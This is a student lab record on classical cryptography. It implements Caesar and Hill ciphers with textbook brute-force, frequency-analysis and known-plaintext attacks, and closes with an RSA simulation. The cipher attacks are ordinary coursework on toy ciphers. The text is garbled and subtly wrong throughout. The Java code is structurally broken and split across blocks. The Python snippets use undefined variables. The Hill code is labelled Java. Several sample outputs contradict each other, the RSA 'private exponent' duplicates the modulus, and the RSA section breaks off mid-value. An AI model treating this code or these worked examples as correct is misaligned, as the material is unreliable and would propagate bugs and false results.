

Ex.No.1	<b>IMPLEMENTATION AND CRYPTANALYSIS OF CAESAR CIPHER</b>
---------	--

**AIM:**

To implement

- Encryption
- Decryption
- Brute force Attack
- Frequency Analysis attack

in Caesar cipher using Java.

**THEORY:****Encryption and Decryption in Caesar Cipher:**

The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher. It is based on the modular arithmetic of shifting the letter in the text through a fixed key.

ENCRYPTION:  $C = (P+K) \% 26$

DECRYPTION:  $p = (C-K) \% 26$

**Example:**

key: 2

ENCRYPTION:

i/p: vicky

o/p: xkema

DECRYPTION:

i/p: xkema

o/p: vicky

**Brute Force Attack in Caesar Cipher:**

The technique of trying every possible decryption key is called a brute-force attack. It isn't a very sophisticated hack, but through sheer effort the Caesar cipher can be broken.

**Example:**

i/p:

xkema

o/p:

1:wjdlz  
2 :vicky

3 : Uhb jx  
 4 : tgaiw  
 5: sfzhv  
 6 : reygu  
 7 : qdxft  
 8 : pcwes  
 9 : obvdr  
 10 : naucq  
 11 : mztop  
 12 : Lysao  
 13 : kxrzn  
 14 : jwqym  
 15: ivpxl  
 16 : huowk  
 17:gtnvj  
 18 : fsmui  
 19:erlth  
 20 : dqksg  
 21 : cpjrf  
 22 : boiqe  
 23: anhpd  
 24 : zmgoc  
 25 : ylfnb

### **Frequency Analysis Attack in Caesar Cipher:**

Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis is based on the fact that, in any given piece of text, certain letters and combinations of letters occur with varying frequencies. For instance, given a section of English language, letters E, T, A and O are the most common, while letters Z, Q and X are not as frequently used.

#### **Example:**

i/p: xkema

After continuous substitution of letters by analyzing frequency of each letter

o/p: vicky

## ALGORITHM:

**SERVER SIDE:**

- Step 1. Start
- Step 2. Create class Caesar
  - Step 2.1. Declare and initialize a static variable alpha
  - Step 2.2. Create a method encrypt()
    - Step 2.2.1. implement the logic for encryption of plain text
  - Step 2.3. Create a method decrypt()
    - Step 2.3.1. implement the logic for decryption of cipher text
  - Step 2.4. Create a method brute()
    - Step 2.4.1. implement the logic for brute force attack of a ciphered text
  - Step 2.5. Create a method freq()
    - Step 2.5.1. implement the logic for frequency analysis of a ciphered text
- Step 3. Create class ServerCaesar
  - Step 3.1. Create a constructor with exception statement
    - Step 3.1.1. Create objects for ServerSocket, Socket, DataInputStream, DataOutputStream and Caesar class.
    - Step 3.1.2. Now call the above functions based on the user's i/p from client side
    - Step 3.1.3. Close all the necessary objects
  - Step 3.2. Create a main method()
    - Step 3.2.1. Call the constructor ServerCaesar.
- Step 4. End.

**CLIENT SIDE:**

- Step 1. Start
- Step 2. Create class ClientCaesar
  - Step 2.1. Create constructor with throws Exception statement
    - Step 2.1.1. Create objects for Scanner, Socket, DataInputStream and DataOutputStream class respectively.
    - Step 2.1.2. Run a while loop until True
      - Step 2.1.2.1. Implement a menu driven program with choices as 0, 1, 2, 3, 4
      - As exit, encipher, decipher, brute force attack, frequency analysis attack respectively and send the necessary data to server side.
    - Step 2.1.3. Close all necessary objects
  - Step 2.2. Create main() method
    - Step 2.2.1. Call the constructor ClientCaesar
- Step 3. End

**CODING:**

SERVER SIDE:

```

package com.information;

import java.net.ServerSocket;
import java.net.Socket;
import java.io.DataOutputStream;
import java.io.DataInputStream;
import java.util.Collections;
import java.util.Hashtable;
import java.util.Map;
import java.lang.Math;

class Caesar{
    static String alpha = "abcdefghijklmnopqrstuvwxyz"; //declared and initialized string
    //logic for encryption of text
    public String encrypt(String s, int key){
        String cipher = "";
        for (int i=0; i<s.length(); i++){
            cipher += alpha.charAt(((alpha.indexOf(s.charAt(i)))+key)%26);
        }
        return cipher;
    }
    //logic for decryption of text
    public String decrypt(String s, int key){
        String plain = "";
        for (int i=0; i<s.length(); i++){
            int pos = ((alpha.indexOf(s.charAt(i))) - key)%26;
            if (pos < 0) {
                pos = 26 + pos;
            }
            plain += alpha.charAt(pos);
        }
        return plain;
    }
    //logic for brute force attack
    public String brute(String s){
        String plain = "";
        for (int i=1; i<=25; i++){
            int key = i;
            for (int j=0; j<s.length(); j++){
                int pos = ((alpha.indexOf(s.charAt(j))) - key)%26;
                if (pos < 0) {
                    pos = 26 + pos;
                }
            }
        }
    }
}

```

```

        }
        plain += alpha.charAt(pos);
    }
    plain += ":";  

}
return plain;
}

//logic for frequency analysis
public String freq(String s){
    String plain = "";
    Hashtable<Character, Integer> ht = new Hashtable<Character, Integer>();
    for (int i=0; i<s.length(); i++){
        if (ht.get(s.charAt(i)) == null){
            ht.put(s.charAt(i), 1);
        }
        else{
            ht.put(s.charAt(i), ht.get(s.charAt(i)) + 1);
        }
    }
    int max = Collections.max(ht.values());
    for (Map.Entry<Character, Integer> e : ht.entrySet()){
        if (e.getValue() == max){
            System.out.println(e.getKey() + ":" + e.getValue());
            return e.getKey() + ":" + e.getValue();
        }
    }
    return "";
}

public class ServerCaesar {
    public ServerCaesar(int port) throws Exception{
        ServerSocket ss = new ServerSocket(port); //object for server socket class
        Socket s = ss.accept(); //accepting client request
        DataOutputStream out = new DataOutputStream(s.getOutputStream()); //object for
        dataoutputstream class
        DataInputStream in = new DataInputStream(s.getInputStream()); //object for
        datainputstream class
        Caesar obj = new Caesar(); //object for caesar class

        while (true) {
            String receive = (String)in.readUTF(); //receiving data from client
            String arr[] = receive.split(":"); //splitting the text
            if (arr.length == 1)
                break;
        }
    }
}

```

```

String result = "";
String text = arr[1];
if (arr[0].equals("1")) {
    System.out.println("Client choose encryption technique");
    result = obj.encrypt(text, Integer.parseInt(arr[2])); //calling encrypt function
    out.writeUTF(result);
}
else if (arr[0].equals("2")) {
    System.out.println("Client choose decryption technique");
    result = obj.decrypt(text, Integer.parseInt(arr[2])); //calling decrypt function
    out.writeUTF(result);
}
else if (arr[0].equals("3")){
    System.out.println("Client choose brute force technique");
    result = obj.brute(text); //calling brute function
    out.writeUTF(result);
}
else if(arr[0].equals("4")){
    System.out.println("Client choose frequency analysis technique");
    result = obj.freq(text); //calling freq function
    out.writeUTF(result); //sending data to client side
    while (true){
        String letter = in.readUTF();
        if (letter.equals("exit"))
            break;
        else{
            char let = letter.charAt(0);
            String temp = obj.decrypt(text, Math.abs(Caesar.alpha.indexOf(let) -
Caesar.alpha.indexOf(result.split(":")[0])));
            out.writeUTF(temp);
        }
    }
}
//closing all the necessary objects
out.close();
in.close();
s.close();
ss.close();
}
public static void main(String[] args) throws Exception{
    new ServerCaesar(2000); //calling servercaesar constructor
}
}

```

## CLIENT SIDE:

```

package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.util.Locale;
import java.util.Scanner;
import java.net.Socket;

public class ClientCaesar {
    public ClientCaesar(String ip, int port) throws Exception{
        Scanner sc = new Scanner(System.in); //object for scanner class
        Socket s = new Socket(ip, port); //object for socket class
        DataInputStream in = new DataInputStream(s.getInputStream()); //object for
        datainputstream class
        DataOutputStream out = new DataOutputStream(s.getOutputStream()); //object for
        dataoutputstream class
        while (true){
            System.out.println("\nEnter choice\n0. Exit\n1. Encipher\n2. Decipher\n3. Brute force
attack\n4. Frequency analysis attack");
            int choice = sc.nextInt(); //reading input
            String alpha = "abcdefghijklmnopqrstuvwxyz";
            if (choice == 0){
                out.writeUTF("0");
                break;
            }
            else if (choice == 1) {
                System.out.print("Enter the plain text: ");
                String plain = sc.nextLine().toLowerCase(); //reading input
                System.out.print("Enter key: ");
                int key = sc.nextInt(); //reading input

                out.writeUTF(1+":"+plain+":"+key+""); //sending data to server
                String cipher = in.readUTF(); //reading data from server

                System.out.println("PLAIN TEXT: " + plain);
                System.out.println("CIPHERED TEXT : " + cipher);
            }
            else if (choice == 2){
                System.out.print("Enter the ciphered text: ");
                String cipher = sc.nextLine().toLowerCase(); //reading input
                System.out.print("Enter key: ");
                int key = sc.nextInt(); //reading input
}
}

```

```

out.writeUTF(2+ ":" + cipher + ":" + key + ""); //reading data from
String plain = in.readUTF(); //reading data from server

System.out.print("CIPHERED TEXT: " + cipher + "\n");
System.out.print("PLAIN TEXT : " + plain + "\n");
}

else if (choice == 3){
    System.out.print("Enter the ciphered text: ");
    String cipher = sc.next().toLowerCase(); //reading input

    out.writeUTF(3+ ":" + cipher + ""); //sending data to server
    String plain = in.readUTF(); //receiving data from server
    String arr[] = plain.split(":"); //splitting data
    for (int i=0; i<arr.length; i++){
        System.out.println((i+1) + ":" + arr[i] + "");
    }
}
else if (choice == 4){
    System.out.print("Enter the ciphered text: ");
    String cipher = sc.next(); //reading input
    out.writeUTF(4 + ":" + cipher + "");
    String count = in.readUTF(); //receiving data from server
    String arr[] = count.split(":"); //splitting
    System.out.println("Maximum frequency letter is " + arr[0] + " with frequency " +
arr[1]);
    while (true){
        System.out.print("Enter the letter to be mapped with " + arr[0] + ": ");
        String letter = sc.next();
        out.writeUTF(letter); //sending data to server
        String plain = in.readUTF(); //receiving data from server
        System.out.println("The plain text is: " + plain);
        System.out.print("Do you want to continue(yes/no): ");
        String option = sc.next(); //reading input
        if (option.equals("no")){
            out.writeUTF("exit");
            break;
        }
    }
}
//closing all necessary objects
out.close();
in.close();
s.close();

```

```

    }
    public static void main(String[] args) throws Exception{
        new ClientCaesar("localhost", 2000);
    }
}

```

### SCREEN SHOTS:

#### SERVER SIDE:

```

Client choose encryption technique
Client choose decryption technique
Client choose brute force technique
Client choose frequency analysis technique

```

#### CLIENT SIDE:

```

Enter choice
0. Exit
1. Encipher
2. Decipher
3. Brute force attack
4. Frequency analysis attack
1
Enter the plain text: vicky
Enter key: 2
PLAIN TEXT: vicky
CIPHERED TEXT : xkema

```

```

Enter choice
0. Exit
1. Encipher
2. Decipher
3. Brute force attack
4. Frequency analysis attack
2
Enter the ciphered text: xkema
Enter key: 2
CIPHERED TEXT: xkema
PLAIN TEXT : vicky

```

```
3
```

```
Enter the ciphered text: xkema
1:wjdlz
2:vicky
3:uhbjx
4:tgaiw
5:sfzhv
6:reygu
7:qdxft
8:pcwes
9:obvdr
10:naucq
11:mztbp
12:lysao
13:kxrzn
14:jwqym
15:ivpxl
16:huowk
17:gtnvj
18:fsmui
19:erlth
20:dqksg
21:cpjrf
22:boiqe
23:anhpd
24:zmgoc
25:ylnfb
```

```
Enter choice
```

- 0. Exit
- 1. Encipher
- 2. Decipher
- 3. Brute force attack
- 4. Frequency analysis attack

```
4
```

```
Enter the ciphered text: xkema
```

```
Maximum frequency letter is m with frequency 1
```

```
Enter the letter to be mapped with m: a
```

```
The plain text is: lysao
```

```
Do you want to continue(yes/no): yes
```

```
Enter the letter to be mapped with m: K
```

```
The plain text is: vicky
```

```
Do you want to continue(yes/no): no
```

<b>RESULT:</b>
----------------

Thus, the programs for

- Encryption
- Decryption
- Brute force Attack
- Frequency Analysis attack

in Caesar cipher are implemented in Java and the results are verified.

**EVALUATION:**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	7	
Use of Comment lines and standard coding practices	3	
Viva	10	
Sub Total	20	
Completion of experiment on time	3	
Documentation	7	
Sub Total	10	
Signature of the faculty with Date		

Ex.No.2

**IMPLEMENTATION AND CRYPTANALYSIS OF HILL CIPHER****AIM:**

To implement

- Encryption
- Decryption
- Known Plain test – cipher text attack

in Hill cipher using Java.

**THEORY:****Encryption:**

Hill cipher is a block substitution cipher. Hence the encryption process is done by taking the plain text as blocks. The blocks are taken as column vectors (digraphs or trigraphs) based on the key matrix which is either a square matrix of order 2 or 3. Then encryption is done using the formula:

$$C = K * P \text{ mod } 26$$

C – cipher matrix K – key matrix P – Plain text matrix

This cipher matrix is then converted back to letters.

**Decryption:**

Decryption is the process of reversing the encryption. Since we are using matrix multiplication for the encryption process, the decryption requires finding the inverse of the key matrix. After finding the inverse of the key matrix used for encryption, the same process as encryption is carried out using the cipher text matrix. The formula used for this is:

$$P = K^{-1} * C \text{ mod } 26$$

C – Cipher Matrix K – Key Matrix P – Plain Text Matrix

This plain text matrix is then converted back to letters.

### **Constraints for selecting Key Matrix in Hill Cipher**

- The Key Matrix must be a square matrix
- The determinant of the Key Matrix must not be equal to 0
- The GCD of determinant of Key Matrix and 26 must be equal to 1, so that the inverse exists in the required Z26 modulo.

### **Steps for calculation of inverse of Key Matrix in Modulo arithmetic**

- Calculate the determinant of the Key Matrix
- Find the multiplicative inverse of the determinant with %26
- Calculate the adjoint of the Key Matrix.
- Multiply the found multiplicative inverse with the adjoint to arrive at the inverseKey Matrix

### **Euclidean and Extended Euclidean algorithm**

- Euclidean algorithm provides an easy way to compute the Greatest Common Divisor of two integers. Greatest Common Divisor (GCD) is the largest integer that divides both the given integers without remainder. This is used in hill cipher for finding whether the given number has a multiplicative inverse or not.
- The Extended Euclidean algorithm is used to find the inverse of the integers along with GCD of the two numbers. The Extended Euclidean algorithm performs the same operations as Euclidean algorithm and along with it parallelly calculate the value of multiplicative inverse of given numbers

### **Known Plaintext and Cipher text attack**

For the Hill Cipher as we have seen before, there are three variables. This means that if we have two variables in our hand, then we can easily identify the third variable. Taking advantage of this simple fact, if the cipher text and plain text are known then it is feasible to find the Key matrix. If the key matrix is found by this attack, then any further communication can be intercepted and decrypted with the found key matrix. Hill Cipher is vulnerable to the Known Plain Text Attack. From the existing formula for encryption, we can derive formula for the attack as below,

$$K = C * P^{-1} \text{ mod } 26$$

## ALGORITHM:

Step 1. Start  
 Step 2. Create class HillCipher  
     Step 2.1. initialize variable alpha to "abcdefghijklmnopqrstuvwxyz"  
     Step 2.2. Create method char\_enc()  
         Step 2.2.1. Implement the logic for converting a string to a index matrix  
     Step 2.3. Create method num\_enc()  
         Step 2.3.1. Implement the logic for converting a index matrix to a string  
     Step 2.4. Create method det()  
         Step 2.4.1. Implement the logic for finding the determinant of a 2x2 matrix  
     Step 2.5. Create method adj()  
         Step 2.5.1. Implement the logic for finding the adjoint of a matrix  
     Step 2.6. Create method scalar()  
         Step 2.6.1. Implement the logic for multiplying a scalar value to a matrix  
     Step 2.7. Create method multiply()  
         Step 2.7.1. Implement the logic for multiplying 2 matrices  
     Step 2.8. Create method inverse()  
         Step 2.8.1. Implement the logic for finding the multiplicative inverse of a number with %26  
 Step 3. End

### **Encryption**

Step 1. Start  
 Step 2. Read plain text  
 Step 3. Read key  
 Step 4. Call method num\_enc()  
 Step 4. Call method multiply()  
 Step 5. Call method char\_enc and display the result  
 Step 6. End

### **Decryption**

Step 1. Start  
 Step 2. Read ciphered text  
 Step 3. Read key  
 Step 4. Call method num\_enc()  
 Step 5. Call method det()  
 Step 6. Call method inverse()  
 Step 7. Call method adj()  
 Step 8. Call method scalar()  
 Step 9. Call method multiply()  
 Step 10. Call method char\_enc() and display the result  
 Step 11. End

### Known Plaintext attack and Cipher text attack

- Step 1. Start
- Step 2. Read plain text
- Step 3. Read cipher text
- Step 4. Read key matrix
- Step 5. Call method det()
- Step 6. Call method inverse()
- Step 7. Call method adj()
- Step 8. Call method scalar()
- Step 9. repeat step 4 to step 8
- Step 10. Display result
- Step 11. End

### DESIGN

#### LIST OF CLASSES:

- Hill Cipher

#### LIST OF METHODS:

- Char\_enc()
- Num\_enc()
- Det()
- Adj()
- Scalar()
- Multiply()
- Inverse()
- Main()

### MODULE WISE CODING AND UNIT TESTING

#### CHARACTER ENCODING:

```
class HillCipher:
    alpha = "abcdefghijklmnopqrstuvwxyz"
    def char_enc(self, arr):
        s = ""
        for i in range(len(arr[0])):
            for j in range(len(arr)):
                s += HillCipher.alpha[arr[j][i]]
        return s
    def main():
        obj = HillCipher()
        s = obj.char_enc([[0, 1], [2, 3]])
        print(s)
if __name__ == "__main__":
    main()
```

## NUMBER ENCODING:

```

class HillCipher:
    def num_enc(self, text, order):
        count = 0
        if (len(text)/order) != (len(text)//order):
            r = len(text) % order
            text += "x" * (order - r)
        arr = [[0 for j in range(len(text)//order)] for i in range(order)]
        for i in range(len(arr[0])):
            for j in range(len(arr)):
                arr[j][i] = HillCipher.alpha.index(text[count])
            count += 1
        return arr
def main():
    obj = HillCipher()
    mat = obj.num_enc("abcd", 2)
    print(mat)
if __name__ == "__main__":
    main()

```

## FINDING DETERMINANT:

```

class HillCipher:
    def det(self, arr):
        return ((arr[0][0] * arr[1][1]) - (arr[0][1] * arr[1][0])) % 26
def main():
    value = obj.det([[5, 3], [2, 4]])
    print(value)
if __name__ == "__main__":
    main()

```

## FINDING ADJOINT:

```

class HillCipher:
    def adj(self, arr):
        mat = arr
        mat[0][0], mat[1][1] = mat[1][1], mat[0][0]
        mat[0][1] = -mat[0][1] % 26
        mat[1][0] = -mat[1][0] % 26
        return mat
def main():
    mat = obj.adj([[5, 3], [2, 4]])
    print(mat)
if __name__ == "__main__":
    main()

```

## SCALAR MULTIPLICATION:

```

class HillCipher:
    def scalar(self, arr, num):
        for i in range(len(arr)):
            for j in range(len(arr[0])):
                arr[i][j] = (arr[i][j] * num) % 26
        return arr
def main():
    mat = obj.scalar([[5, 3], [2, 4]], 2)
    print(mat)
if __name__ == "__main__":
    main()

```

## MATRIX MULTIPLICATION:

```

class HillCipher:
    def multiply(self, arr_one, arr_two):
        arr_three = [[0 for i in range(len(arr_two[0]))] for j in range(len(arr_one))]
        for i in range(len(arr_one)):
            for j in range(len(arr_two[0])):
                for k in range(len(arr_two)):
                    arr_three[i][j] += arr_one[i][k] * arr_two[k][j]
                arr_three[i][j] = arr_three[i][j] % 26
        return arr_three
def main():
    mat = obj.multiply([[12, 7, 3], [4, 5, 6], [7, 8, 9]], [[5, 8, 1, 2], [6, 7, 3, 0], [4, 5, 9, 1]])
    print(mat)
if __name__ == "__main__":
    main()

```

## FINDING INVERSE:

```

class HillCipher:
    def inverse(self, a, b):
        # a = 26
        # b = det
        t1 = 0
        t2 = 1
        while b != 0:
            q = a//b
            r = a%b
            a = b
            b = r
            t = t1 - (q * t2)
            t1 = t2
            t2 = t
        if a == 1:
            return t1 % 26
        else:

```

```

        return 0
def main():
    value = obj.inverse(11, 7)
    print(value)
if __name__=="__main__":
    main()

```

### INTEGRATED CODE AND TESTING

```

class HillCipher:
    alpha = "abcdefghijklmnopqrstuvwxyz"
    def char_enc(self, arr):
        s = ""
        for i in range(len(arr[0])):
            for j in range(len(arr)):
                s += HillCipher.alpha[arr[j][i]]
        return s
    def num_enc(self, text, order):
        count = 0
        if (len(text)/order) != (len(text)//order):
            r = len(text) % order
            text += "x" * (order- r)
        arr = [[0 for j in range(len(text)//order)]for i in range(order)]
        for i in range(len(arr[0])):
            for j in range(len(arr)):
                arr[j][i] = HillCipher.alpha.index(text[count])
                count += 1
        return arr
    def det(self, arr):
        return ((arr[0][0] * arr[1][1]) - (arr[0][1] * arr[1][0])) % 26
    def adj(self, arr):
        mat = arr
        mat[0][0], mat[1][1] = mat[1][1], mat[0][0]
        mat[0][1] = -mat[0][1] % 26
        mat[1][0] = -mat[1][0] % 26
        return mat
    def scalar(self, arr, num):
        for i in range(len(arr)):
            for j in range(len(arr[0])):
                arr[i][j] = (arr[i][j] * num) % 26
        return arr
    def multiply(self, arr_one, arr_two):
        arr_three = [[0 for i in range(len(arr_two[0]))]for j in range(len(arr_one))]
        for i in range(len(arr_one)):
            for j in range(len(arr_two[0])):
                for k in range(len(arr_two)):
                    arr_three[i][j] += arr_one[i][k] * arr_two[k][j]
                    arr_three[i][j] = arr_three[i][j] % 26
        return arr_three

```

```

def inverse(self, a, b):
    # a = 26
    # b = det
    t1 = 0
    t2 = 1
    while b != 0:
        q = a//b
        r = a%b
        a = b
        b = r
        t = t1 - (q * t2)
        t1 = t2
        t2 = t
    if a == 1:
        return t1 % 26
    else:
        return 0

def main():
    obj = HillCipher()
    while True:
        choice = int(input("\nEnter choice:\n0.Exit\n1. Encrypt\n2. Decrypt\n3. Known plain text cipher text attack(2x2 system)\n"))
        if choice == 0:
            print("Process ended")
            break
        elif choice == 1:
            text = input("Enter plain text: ")
            order = int(input("Enter order of key matrix: "))
            key = []
            for i in range(order):
                l = []
                for j in range(order):
                    l.append(int(input("Enter element: ")))
                key.append(l)

            res = obj.multiply(key, mat)
            print("\nPLAIN TEXT:", text)
            print("CIPHERED TEXT:", obj.char_enc(res), "\n")
        elif choice == 2:
            cipher = input("Enter ciphered text: ")
            order = int(input("Enter order of key matrix: "))
            key = []
            for i in range(order):
                l = []
                for j in range(order):
                    l.append(int(input("Enter element: ")))
                key.append(l)

```

```

mat = obj.num_enc(cipher, order)
deter = obj.det(key)
if deter == 0:
    print("\nThe given key matrix is not invertible... \nPlease enter a different key matrix...")
else:
    det_inv = obj.inverse(26, deter)
    if det_inv == 0:
        print("\nMultiplicative inverse does not exist... \nPlease enter a different key matrix...")
    else:
        adj = obj.adj(key)
        inv = obj.scalar(adj, det_inv)
        res = obj.multiply(inv, mat)
        print("\nCIPHERED TEXT:", cipher)
        print("PLAIN TEXT:", obj.char_enc(res), "\n")
elif choice == 3:
    plain = input("Enter plain text: ")
    cipher = input("Enter ciphered text: ")
    plain_mat = [[0 for i in range(2)] for i in range(2)]
    cipher_mat = [[0 for i in range(2)] for i in range(2)]
    count = 0
    for i in range(2):
        for j in range(2):
            plain_mat[j][i] = HillCipher.alpha.index(plain[count])
            cipher_mat[j][i] = HillCipher.alpha.index(cipher[count])
            count += 1
    deter = obj.det(cipher_mat)
    if deter == 0:
        print("The given ciphered text matrix determinant is 0")
    else:
        det_inv = obj.inverse(26, deter)
        if det_inv == 0:
            print("Inverse does not exist for the given ciphered text matrix")
        else:
            adj = obj.adj(cipher_mat)
            inv = obj.scalar(adj, det_inv)
            res = obj.multiply(plain_mat, inv)
            print("\nKEY INVERSE MATRIX:\n", res)
            deter = obj.det(res)
            if deter == 0:
                print("The given ciphered text matrix determinant is 0")
            else:
                det_inv = obj.inverse(26, deter)
                if det_inv == 0:
                    print("Inverse does not exist")
                else:
                    adj = obj.adj(res)
                    inv = obj.scalar(adj, det_inv)
                    print("\nKEY MATRIX:\n", inv)

```

```
if __name__=="__main__":
    main()
```

#### DIFFICULTIES FACED DURING INTEGRATION

- In every method there was a need for slightly modifying the code
- There was a need for adding conditional statements in many parts of the code
- The result of key inverse matrix was wrong
- There was some error in number and character encoding methods

#### SCREEN SHOTS:

##### ENCRYPTION:

```
D:\is\hill cipher>hillcipher.py

Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
1
Enter plain text: info
Enter order of key matrix: 2
Enter element: 7
Enter element: 6
Enter element: 11
Enter element: 17

PLAIN TEXT: info
CIPHERED TEXT: expb
```

## DECRYPTION:

```

Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
2
Enter ciphered text: exp
Enter order of key matrix: 2
Enter element: 7
Enter element: 6
Enter element: 11
Enter element: 17

CIPHERED TEXT: exp
PLAIN TEXT: info

```

## KNOWN PLAIN TEXT CIPHER TEXT ATTACK (2x2 SYSTEM):

```

Enter choice:
0.Exit
1. Encrypt
2. Decrypt
3. Known plain text cipher text attack(2x2 system)
3
Enter plain text: info
Enter ciphered text: exp

KEY INVERSE MATRIX:
[[17, 20], [15, 7]]
KEY MATRIX:
[[7, 6], [11, 17]]

```

**RESULT:**

Thus, the programs for

- Encryption
- Decryption
- Known Plain text – Cipher text attack

in Hill Cipher are implemented in Java and the results are verified.

### Evaluation

Criteria	Ratings				Pts
Correctness	<p>5.0 pts Excellent</p> <ul style="list-style-type: none"> <li>• Program runs and completes all required tasks</li> <li>• Handles special cases</li> <li>• Executes without errors</li> </ul>	<p>3.0 pts Good</p> <ul style="list-style-type: none"> <li>• Program is complete in all aspects and competes most tasks appropriately</li> <li>• Program fails to work for special cases</li> </ul>	<p>2.0 pts Satisfactory</p> <ul style="list-style-type: none"> <li>• Individual modules produce expected output</li> <li>• Program fails to handle errors due to integration</li> </ul>	<p>0.0 pts Unsatisfactory</p> <ul style="list-style-type: none"> <li>• Individual modules do not execute due to errors.</li> <li>• No integration of modules has been performed</li> <li>• Incorrect results for most or all independent modules</li> </ul>	
Coding Standards	<p>5.0 pts Excellent</p> <ul style="list-style-type: none"> <li>• Includes name, date, and assignment title.</li> <li>• Excellent use of white space.</li> <li>• Creatively organized work.</li> <li>• Excellent use of variables (no global variables, unambiguous naming).</li> </ul>	<p>3.0 pts Good</p> <ul style="list-style-type: none"> <li>• Includes name, date, and assignment title.</li> <li>• Good use of white space.</li> <li>• Organized work.</li> <li>• Good use of variables (no global variables, unambiguous naming).</li> </ul>	<p>2.0 pts Satisfactory</p> <ul style="list-style-type: none"> <li>• Completed between 70-80% of the requirements.</li> <li>• Delivered on time, and in correct format (disk, email, etc.)</li> <li>• Global variables, unambiguous naming.</li> </ul>	<p>0.0 pts Unsatisfactory</p> <ul style="list-style-type: none"> <li>• Completed less than 70% of the requirements.</li> <li>• Not delivered on time or not in correct format (disk, email, etc.)</li> </ul>	
Documentation	<p>5.0 pts Excellent</p> <ul style="list-style-type: none"> <li>• Clearly and effectively documented including descriptions of all variables.</li> <li>• Specific purpose is noted for each function, control structure, input requirements,</li> </ul>	<p>3.0 pts Good</p> <ul style="list-style-type: none"> <li>• Clearly documented including descriptions of all variables.</li> <li>• Specific purpose is noted for each function and control structure.</li> </ul>	<p>2.0 pts Satisfactory</p> <ul style="list-style-type: none"> <li>• Basic documentation has been completed including descriptions of all variables.</li> <li>• Purpose is noted for each function.</li> </ul>	<p>0.0 pts Unsatisfactory</p> <ul style="list-style-type: none"> <li>• No documentation included.</li> </ul>	

Criteria	Ratings				Pts
	and output results.				
Runtime	5.0 pts Excellent • Executes without errors excellent user prompts, good use of symbols, spacing in output. • Thorough and organized testing has been completed and output from test cases is included.	3.0 pts Good • Executes without errors. • User prompts are understandable, minimum use of symbols or spacing in output. • Thorough testing has been completed	2.0 pts Satisfactory • Executes without errors. • User prompts contain little information, poor design • Some testing has been completed.	0.0 pts Unsatisfactory • Does not execute due to errors. • User prompts are misleading or non-existent. • No testing has been completed.	
Completed on time	5.0 pts Excellent Program is completed on time	3.0 pts Good Program is one day late	2.0 pts Satisfactory Program is three day late	0.0 pts Unsatisfactory Program is late by more than three days	

Ex.No.3

**IMPLEMENTATION OF RSA****AIM:**

To simulate the working of RSA in Virtual lab environment and to implement the same in Java/Python

**THEORY:****One way function:**

One-way function is a function that is easy to compute on every input, but hard to invert back the output to the input in the first place. For Example, Multiplication is a one-way function since multiplication of 2 numbers is very easy. But in case of larger integers, factorization (inverse function of multiplication) is computationally not feasible.

**Key generation**

Key generation is the process of generating keys in cryptography. In RSA, there are 2 keys involved. One is public key, the key that other users use to encrypt the data and send it to a user (For example, User A). This key is visible to all. The other key is private key, the key that User A uses to decrypt the data sent by the other users. This key is not visible to anyone except User A. The key generation is done by following parameters:

- P – A Large Prime Number
- Q – A Large Prime Number
- E – A Large Prime Number (public key)
- N = P \* Q
- $\phi(N) = (P-1) * (Q-1)$
- D =  $E^{-1} \text{mod}(\phi(N))$

**RSA Encryption**

Encryption is the process of encoding information. In RSA, each letter in the plain text is changed to alphabetical order index starting from 0, and then Encrypted. Encryption of a letter can be done by the following formula:

$$C = (M^E) \text{mod}(N)$$

where C = Ciphertext (in Number), M = Plain Letter (in Alphabetical order),

N = P \* Q, E = Public Key

**RSA Decryption**

Decryption is the process of decoding information. In RSA, each number is in the input array is decrypted and each number is changed to letter using alphabetical order index starting from 0. Decryption of a letter can be done by the following formula:

$$M = (C^D) \text{mod}(N)$$

where C = Ciphertext (in Number), M = Plain Letter (in Alphabetical order),

N = P \* Q, D = Private Key

**ALGORITHM:****Key generation**

Step 1. Start  
Step 2. Read p and q (Large prime numbers)  
Step 3. Compute n ( $p * q$ )  
Step 4. Compute  $\phi(n)$   
Step 5. Compute e (Public key)  
Step 6. Compute d (Private key)  
Step 7. End

**RSA Encryption**

Step 1. Start  
Step 2. Read word  
Step 3. Number encode the word  
Step 4. Implement the logic for encryption of number encoded word using e (public key)  
Step 5. Display the ciphered text (in form of number array)  
Step 6. End

**RSA Decryption**

Step 1. Start  
Step 2. Read size of array  
Step 3. Read elements of array  
Step 4. Implement the logic for decryption using d (private key)  
Step 5. Display the deciphered text (in form of number array)  
Step 6. End

## Screen Shots of simulation in Virtual labs

**Screenshot 1: RSA Encryption Simulation**

Ciphertext (hex):  
`447fa7c1ce9e1aeaa1f18854679173a6e771fc2fad528df42963237493727e7  
 890e52198ef0abeee69185e07db590c7615d240dc933b17829f3f7127e0c69db  
 27d36288808f7af72f1cb2d7b7096120d9fc412cdcb71f1a472f593357a072ef  
 e9461b45979bcbb662d74c7fc8b1db730cac9ce5e775d29e427c4620a60ca81`

**Screenshot 2: RSA Decryption Simulation**

Decrypted Plaintext (string):  
`logi`

Status:  
 Decryption Time: 23ms

RSA private key

Modulus (hex):  
`a5261939975948bb7a58dffef5ff54e65f0498f9175f5a09288810b8975871e99  
 af3b5dd4057bf0fc07535f5f9744504fa35169d461d0d30cf0192e307727c06  
 5168c788771c561a9400fb49175e9e6aa4e23fe11af69e9412dd23b0cb6684c4  
 c2429cce139e848ab26d0829073351f4acd36074eafdf036a5eb83359d2a698d3`

Public exponent (hex, F4=0x10001):  
`10001`

Private exponent (hex):  
`8e9912ff6d3645894e8d38cb58c0db81ff516cf4c7e5a14c7f1eddb1459d2cded  
 d48d293fc97aee6aefb861859c8b63d1ff710463e1f9ddc72048c09751971c  
 4a580aa51eb523357a3cc48d31cfad1d4a165066ed92d4748fb6571211da5cb1  
 4bc11b6e2df71ca559e6d5ac1cd5c94703a22891464fba23d0d965086277a161`

Public exponent (hex, F4=0x10001):  
`10001`

Private exponent (hex):  
`a5261939975948bb7a58dffef5ff54e65f0498f9175f5a09288810b8975871e99  
 af3b5dd4057bf0fc07535f5f9744504fa35169d461d0d30cf0192e307727c06  
 5168c788771c561a9400fb49175e9e6aa4e23fe11af69e9412dd23b0cb6684c4  
